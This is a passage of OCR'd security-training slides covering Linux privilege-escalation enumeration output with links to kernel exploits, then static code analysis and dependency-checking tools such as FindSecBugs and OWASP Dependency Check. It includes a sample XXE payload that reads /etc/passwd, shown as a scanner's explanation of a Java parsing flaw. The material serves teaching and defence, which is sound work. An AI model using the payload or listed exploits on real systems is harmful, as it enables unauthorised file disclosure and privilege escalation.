    drwxrwxrwx 4 m.user m.user 4096 Jun 15  2014 /home/m.user/transfer
```

```
[+] World Writable Files

[+] Checking if root's home folder is accessible

[+] Logs containing keyword 'password'

[+] Config files containing keyword 'password'

[+] Shadow File (Privileged)

[+] Sudo Version (Check out http://www.exploit-db.com/search/?
action=search&filter_page=1&filter_description=sudo)

    Sudo version 1.8.3p1

    Sudoers policy plugin version 1.8.3p1

    Sudoers file grammar version 40

    Sudoers I/O plugin version 1.8.3p1

[*] IDENTIFYING PROCESSES AND PACKAGES RUNNING AS ROOT OR OTHER SUPERUSER...
```

[*] FINDING RELEVANT PRIVILEGE ESCALATION EXPLOITS

- **Kernel ia32syscall Emulation Privilege Escalation** || http://www.exploit-db.com/exploits/15023 || Language=c
- **Sendpage Local Privilege Escalation** || http://www.exploit-db.com/exploits/19933 || Language=ruby
- **CAP_SYS_ADMIN to Root Exploit 2 (32 and 64-bit)** || http://www.exploit-db.com/exploits/15944 || Language=c
- **CAP_SYS_ADMIN to root Exploit** || http://www.exploit-db.com/exploits/15916 || Language=c
- **open-time Capability file_ns_capable() Privilege Escalation** || http://www.exploit-db.com/exploits/25450 || Language=c
- **open-time Capability file_ns_capable() - Privilege Escalation Vulnerability** || http://www.exploit-db.com/exploits/25307 || Language=c

WHITEBOX ANALYSIS

Use the Source Luke…

CHRISTIAN SCHNEIDER

Java Code Analysis


FindSecBugs

https://find-sec-bugs.github.io


CHRISTIAN SCHNEIDER

Scan your Java code for vulnerability patterns

- **Plugin for FindBugs** with over 125 checks for security issues in Java code
- Runs within FindBugs so that it …
  - … executes in Maven, Jenkins, Sonar, etc.
  - … offers also a command line interface (CLI)
  - … has excellent IDE support (Eclipse, IntelliJ, Android Studio, NetBeans)
- Tip: Disable all non-security checks during security runs of FindBugs with FindSecBugs plugin active
- Tip: When you have JSPs: Use a JSP pre-compiler to let FindSecBug check them…



IDE integration with code pointers and descriptions



FindBugs - marathon/src/demo/action/UpdateResultsViaImportAction.java - Eclipse - /Users/cschneider4711/Documents/Training/workspace

- marathon (59)
  - Scary (16)
    - High confidence (3)
      - Potential Command Injection (2)
      - Unvalidated Redirect (1)
    - Normal confidence (13)
      - HTTP Response splitting vulnerability (1)
      - Potential Path Traversal (File Read) (5)
      - Struts Form Without Input Validation (6)
      - XML Parsing Vulnerable to XXE (DocumentBuilder) (1)
        - The usage of /DocumentBuilder.parse(...) is vulnera
  - Troubling (33)
    - High confidence (1)
      - A prepared statement is generated from a nonconstan
    - Low confidence (32)
      - Untrusted User-Agent Header (1)
      - Untrusted Servlet Parameter (11)
      - Untrusted Hostname Header (1)
      - Found Struts 1 Action (19)
  - Of Concern (10)
    - Normal confidence (7)
      - May expose internal representation by returning refere
      - May expose internal representation by incorporating re
      - Field should be package protected (1)
    - Low confidence (3)
      - Nonconstant string passed to execute or addBatch me

pdateResultsViaImportAction.java

```java
            input = extractFromZip(resultsImportForm.getXmlResultsFile().getInputStream());
        } else {
            input = resultsImportForm.getXmlResultsFile().getInputStream();
        }
        DocumentBuilderFactory documentBuilderFactory = DocumentBuilderFactory.newInstance();
        DocumentBuilder documentBuilder = documentBuilderFactory.newDocumentBuilder();
        InputSource inputSource = new InputSource(input);
        Document document = documentBuilder.parse(inputSource);
        document.getDocumentElement().normalize();
        String titleOfImport = extract(document, "import");

        int importCounter = 0;
        NodeList results = document.getElementsByTagName("runner-result");
        if (results != null) {
            Connection connection = null;
```

(no cloud selected)
No signin required

oud info:

pdateResultsViaImportAction.java: 52

Navigation

The usage of /DocumentBuilder.parse(...) is vulnerable to XML External Entity attacks
Value /DocumentBuilder.parse(...)

Bug: The usage of /DocumentBuilder.parse(...) is vulnerable to XML External Entity attacks

Attack

XML External Entity (XXE) attacks can occur when an XML parser supports XML entities while processing XML received from an untrusted source.

Risk 1: Expose local file content (XXE: XML eXternal Entity)

```xml
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
   <!ENTITY xxe SYSTEM "file:///etc/passwd" > ]>
<foo>&xxe;</foo>
```

The usage of /DocumentBuilder.parse(...) is vulnerable to XML External Entity

What about **other languages** than Java?

Good OpenSource code scanners exist also for **JavaScript** and **Ruby on Rails**

Pro-Tip: **JavaScript** Code Analysis with **ESLint** (using ScanJS rules)

- Scans for "DOM-based XSS" and more
- **./eslint** --no-eslintrc **-c ~/.scanjs-eslintrc .**
- *BTW: Also helpful in blackbox checks, as client-side JavaScript is like whitebox*

CHRISTIAN SCHNEIDER

Pro-Tip: **JavaScript** Code Analysis with **SonarJS**

- Use **SonarJS** for more **JavaScript** scans
- When using **TypeScript**: Use **SonarTS**

Pro-Tip: **Ruby on Rails** Code Analysis with **Brakeman**

- Scans **RoR** code for vulnerabilities
  - CLI based
  - Nicely integrates with Jenkins

CHRISTIAN SCHNEIDER

OK, but we use **.NET** …

Security Code Scan is a similar open-source SAST tool for .NET with integrations for Visual Studio and MSBuild

https://security-code-scan.github.io

CHRISTIAN SCHNEIDER

Dependency Analysis

OWASP
Dependency Check


https://www.owasp.org/index.php/OWASP_Dependency_Check

Identify Java libraries known to be vulnerable

- OWASP Dependency Check scans all Java dependencies (even transitive ones) against **CVE** list
  - Available as **Maven** plugin and **Ant** task
  - **CLI** version also available
    - **./dependency-check.sh** --project "Example App" --format HTML --scan **"/java/application/lib"**
  - **Jenkins** plugin for nice reporting and build breaking thresholds

CHRISTIAN SCHNEIDER

Generates reports in HTML, XML, …



spring-core-2.5.5.jar

Description: Spring Framework: Core

License:

```
The Apache Software License, Version 2.0: http://www.apache.org/licenses/LICENSE-2.0.txt
```

File Path: target\test-classes\spring-core-2.5.5.jar
MD5: 05432ef3bf4efa1394b127563cb1dd8c
SHA1: 1b3b0fad8e30ebb9560a81989f5b5bfb28915109

Evidence

Related Dependencies

Identifiers

- **cpe:** cpe:/a:springsource:spring_framework:2.5.5 *Confidence*:HIGHEST suppress
- **cpe:** cpe:/a:vmware:springsource_spring_framework:2.5.5 *Confidence*:LOW suppress
- **maven:** org.springframework:spring-core:2.5.5 *Confidence*:HIGHEST

Published Vulnerabilities

CVE-2014-1904 suppress

Severity: Medium
CVSS Score: 4.3
CWE: CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Pro-Tip: **JavaScript** Dependency Checks with **retire.js**

- Checks application’s JavaScript files against list of known to be vulnerable ones
  - Available also as Maven Plugin …
  - … and as CLI to point it to .js files folder

Pro-Tip: **Version-Checks** without CVE-Relation (less false positives)

- "Versions" Maven Plugin
  - simply checks version updates for Maven artifacts

https://www.mojohaus.org/versions-maven-plugin/examples/display-dependency-updates.html

Pro-Tip: **Nightly Checks** on the exact production branch

- Also nice to check automatically on development branches, BUT:
  - Productive application is potentially under attack, so checks MUST occur also on exact that dependency set (as dev might be newer)
  - Helpful to use CLIs of the checking tools

CHRISTIAN SCHNEIDER

Q & A

THANK YOU

Trainings for these and more pentesting tools & secure coding for devs:

www.Christian-Schneider.net
mail@Christian-Schneider.net
Twitter: @cschneider4711